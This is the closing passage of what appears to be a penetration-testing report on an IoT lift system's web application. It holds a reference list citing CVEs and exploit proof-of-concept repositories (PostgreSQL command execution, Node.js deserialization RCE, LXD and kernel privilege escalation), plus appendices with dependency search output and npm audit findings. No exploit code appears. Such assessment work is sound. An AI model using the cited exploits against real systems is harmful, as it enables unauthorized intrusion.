[16] Proposed Security Model and Threat Taxonomy for the Internet of Things (IoT) [Online] https://link.springer.com/content/pdf/10.1007%2F978-3-642-14478-3.pdf Natarajan Meghanathan, Selma Boumerdassi, Nabendu Chaki, Dhinaharan Nagamalai (25/7/2010)

[17] Five Steps to Successful Threat Modelling [Online] https://community.arm.com/iot/b/internet-of-things/posts/five-steps-to-successful-threat-modelling Suresh Marisetty (10/1/2019)

[18] OWASP Top Ten [Online] https://owasp.org/www-project-top-ten/[Access Date: 01/04/2020]

[19] NUTILIFT system architecture [Online] https://iotdevcentre.atlassian.net/wiki/spaces/NUTILIFT/pages/1966177/System+architecture [Access Date: 27/04/2020]

[20] Threat Modeling: Designing for Security Adam Shostack (2014/02/17) John Wiley & Sons

[21] IoT Penetration Testing Cookbook: Identify vulnerabilities and secure your smart devices(2017/11/29) Aaron Guzman, Aditya Gupta

[22] PTES Technical Guidelines [Online] http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines[Accees date :01/04/2020]

[23] Fully 84 Percent of Hackers Leverage Social Engineering in Cyber Attacks [Online] https://www.esecurityplanet.com/hackers/fully-84-percent-of-hackers-leverage-social-engineering-in-attacks.html Jeff Goldman (01/032017) [Access date :01/04/2020]

[24] What are Black Box, Grey Box, and White Box Penetration Testing? [Updated 2019] [Online]https://resources.infosecinstitute.com/what-are-black-box-grey-box-and-white-box-penetration-testing/#gref [Access date: 01/04/2020]

[25] HttpOnly[Online] https://owasp.org/www-community/HttpOnly [Access date: 01/04/2020]

[26] CVE-2019-9193[Online] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9193[Access date: 01/04/2020]

[27] NATIONAL VULNERABILITY DATABASE CVE-2019-9193 [Online] https://nvd.nist.gov/vuln/detail/CVE-2019-9193 [Access date: 01/04/2020]

[28] Authenticated Arbitrary Command Execution on PostgreSQL 9.3 > Latest [Online] https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/authenticated-arbitrary-command-execution-on-postgresql-9-3/ (29/3/2019)

[29] PostgreSQL 9.5.21 Documentation[Online]https://www.postgresql.org/docs/9.5/sql-copy.html[Access date 01/04/2020]

[30] Node.Js-Security-Course [Online] https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py (8/2/2017)

[31] Exploiting Node.js deserialization bug for Remote Code Execution (CVE-2017-5941) [Online] https://www.exploit-db.com/docs/english/41289-exploiting-node.js-deserialization-bug-for-remote-code-execution.pdf [Access date: 01/04/2020]

[32] CVE-2017-5941 [Online] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-5941[Access date: 01/04/2020]

[33] CVE-2019-16769 Detail [Online] https://nvd.nist.gov/vuln/detail/CVE-2019-16769 [Access date: 01/04/2020]

[34] CVE-2019-13566 [Online] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-13566 [Access date: 01/04/2020]

[35] CVE-2020-7598 [Online] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-7598 [Access date: 01/04/2020]

[36] Prototype Pollution [Online] https://snyk.io/vuln/SNYK-JS-MINIMIST-559764 [Access date: 01/04/2020]

[37] Exploring the minimist prototype pollution security vulnerability Klrill Efimov(26/3/2020)[Online]https://snyk.io/blog/prototype-pollution-minimist/ [Access date: 01/04/2020]

[38] Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers Cristian-Alexandru Staicu , Michael Pradel [Online] https://www.usenix.org/conference/usenixsecurity18/presentation/staicu (17/8/2018)

[39] lxd_root [Online]https://github.com/initstring/lxd_root (4/3/2019) [Access date: 01/04/2020]

[40] Linux Privilege Escalation via LXD & Hijacked UNIX Socket Credentials [Online] https://initblog.com/2019/lxd-root/ (20 /5/2019)

[41] CVE-2019-13272 [Online] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-13272 [Access Date:06/04/2020]

[42] CVE-2019-13272 [Online] https://github.com/bcoles/kernel-exploits/blob/master/CVE-2019-13272/poc.c, bcoles (23/12/2019) [Access Date:06/04/2020]

[43] Robot Vulnerability Database [Online] https://github.com/aliasrobotics/RVD [Access Date:01/04/2020]

Appendix 1 Web application functions

The web application has picture storages and the lift controls, but several buttons are merely HTML objects. File upload functions can utilize neither files saved on local PCs nor web links.



Figure 26. Picture management UI on web application

Table 15 shows a picture management user interface of the replicated REST. The table explains numbers, functionalities and availability.

Table 15. Available functions on the web application

Numbers in the picture	Outline	Available
1	Sorting picture ID (desc / asc)	✓
2	Searching picture ID	✓
3	Add an ID and a picture of people	
4	Add picture to the ID	
5	Delete the ID	✓

Appendix 2 Serialize-javascript search results

/var/nutilift/node_modules/serialize-javascript/package.json:4: "serialize-javascript@1.7.0",

/var/nutilift/node_modules/serialize-javascript/package.json:8: "_from": "serialize-javascript@1.7.0",

/var/nutilift/node_modules/serialize-javascript/package.json:9: "_id": "serialize-javascript@1.7.0",

/var/nutilift/node_modules/serialize-javascript/package.json:12: "_location": "/serialize-javascript",

/var/nutilift/node_modules/serialize-javascript/package.json:17: "raw": "serialize-javascript@1.7.0",

/var/nutilift/node_modules/serialize-javascript/package.json:18: "name": "serialize-javascript",

/var/nutilift/node_modules/serialize-javascript/package.json:19: "escapedName": "serialize-javascript",

/var/nutilift/node_modules/serialize-javascript/package.json:27: "_resolved": "https://registry.npmjs.org/serialize-javascript/-/serialize-javascript-1.7.0.tgz",

/var/nutilift/node_modules/serialize-javascript/package.json:35: "url": "https://github.com/yahoo/serialize-javascript/issues"

/var/nutilift/node_modules/serialize-javascript/package.json:44: "homepage": "https://github.com/yahoo/serialize-javascript",

/var/nutilift/node_modules/serialize-javascript/package.json:54: "name": "serialize-javascript",

/var/nutilift/node_modules/serialize-javascript/package.json:57: "url": "git+https://github.com/yahoo/serialize-javascript.git"

/var/nutilift/node_modules/serialize-javascript/README.md:12:The code in this package began its life as an internal module to [express-state][]. To expand its usefulness, it now lives as `serialize-javascript` — an independent package on npm.

/var/nutilift/node_modules/serialize-javascript/README.md:27:$ npm install serialize-javascript

/var/nutilift/node_modules/serialize-javascript/README.md:33:var serialize = require('serialize-javascript');

/var/nutilift/node_modules/serialize-javascript/README.md:126:[npm]: https://www.npmjs.org/package/serialize-javascript

/var/nutilift/node_modules/serialize-javascript/README.md:127:[npm-badge]: https://img.shields.io/npm/v/serialize-javascript.svg?style=flat-square

/var/nutilift/node_modules/serialize-javascript/README.md:128:[david]: https://david-dm.org/yahoo/serialize-javascript

/var/nutilift/node_modules/serialize-javascript/README.md:129:[david-badge]: https://img.shields.io/david/yahoo/serialize-javascript.svg?style=flat-square

/var/nutilift/node_modules/serialize-javascript/README.md:130:[travis]: https://travis-ci.org/yahoo/serialize-javascript

/var/nutilift/node_modules/serialize-javascript/README.md:131:[travis-badge]: https://img.shields.io/travis/yahoo/serialize-javascript.svg?style=flat-square

/var/nutilift/node_modules/serialize-javascript/README.md:134:[LICENSE]: https://github.com/yahoo/serialize-javascript/blob/master/LICENSE

/var/nutilift/node_modules/react-scrolllock/yarn.lock:6669:serialize-javascript@^1.4.0:

/var/nutilift/node_modules/react-scrolllock/yarn.lock:6671: resolved "https://registry.yarnpkg.com/serialize-javascript/-/serialize-javascript-1.5.0.tgz#1aa336162c88a890ddad5384baebc93a655161fe"

/var/nutilift/node_modules/react-scrolllock/yarn.lock:7372: serialize-javascript "^1.4.0"

/var/nutilift/node_modules/react-scrolllock/yarn-error.log:6749: serialize-javascript@^1.4.0:

/var/nutilift/node_modules/react-scrolllock/yarn-error.log:6751: resolved "https://registry.yarnpkg.com/serialize-javascript/-/serialize-javascript-1.5.0.tgz#1aa336162c88a890ddad5384baebc93a655161fe"

/var/nutilift/node_modules/react-scrolllock/yarn-error.log:7452: serialize-javascript "^1.4.0"

/var/nutilift/node_modules/happypack/lib/JSONSerializer.js:7:// Adapted from https://github.com/yahoo/serialize-javascript so that it is

/var/nutilift/node_modules/terser-webpack-plugin/package.json:43: "serialize-javascript": "^1.7.0",

/var/nutilift/node_modules/terser-webpack-plugin/dist/TaskRunner.js:16:var _serializeJavascript = _interopRequireDefault(require("serialize-javascript"));

/var/nutilift/node_modules/terser-webpack-plugin/dist/index.js:22:var _serializeJavascript = _interopRequireDefault(require("serialize-javascript"));

/var/nutilift/node_modules/react-prop-toggle/yarn.lock:4778:serialize-javascript@^1.4.0:

/var/nutilift/node_modules/react-prop-toggle/yarn.lock:4780: resolved "https://registry.yarnpkg.com/serialize-javascript/-/serialize-javascript-1.5.0.tgz#1aa336162c88a890ddad5384baebc93a655161fe"

/var/nutilift/node_modules/react-prop-toggle/yarn.lock:5313: serialize-javascript "^1.4.0"

/var/nutilift/package-lock.json:9741: "serialize-javascript": {

/var/nutilift/package-lock.json:9743: "resolved": "https://registry.npmjs.org/serialize-javascript/-/serialize-javascript-1.7.0.tgz",

```
/var/nutilift/package-lock.json:10440:       "serialize-javascript": "^1.7.0",
```

Figure 27. Serialize-javascript search results

Appendix 3 Node audit result

XSS vulnerability

```
# Run  npm install terser-webpack-plugin@2.3.5  to resolve 1 vulnerability
SEMVER WARNING: Recommended action is a potentially breaking change
```

Moderate	Cross-Site Scripting
Package	serialize-javascript
Dependency of	terser-webpack-plugin
Path	terser-webpack-plugin > serialize-javascript
More info	https://nodesecurity.io/advisories/1426

Figure 28. XSS vulnerability on serialize-javascript

ReDoS vulnerabilities

```
# Run  npm update acorn --depth 3  to resolve 2 vulnerabilities
```

Moderate	Regular Expression Denial of Service
Package	acorn
Dependency of	eslint [dev]
Path	eslint > espree > acorn
More info	https://nodesecurity.io/advisories/1488

Moderate	Regular Expression Denial of Service
Package	acorn
Dependency of	webpack [dev]
Path	webpack > acorn
More info	https://nodesecurity.io/advisories/1488

Figure 29. Arcon package ReDoS vulnerability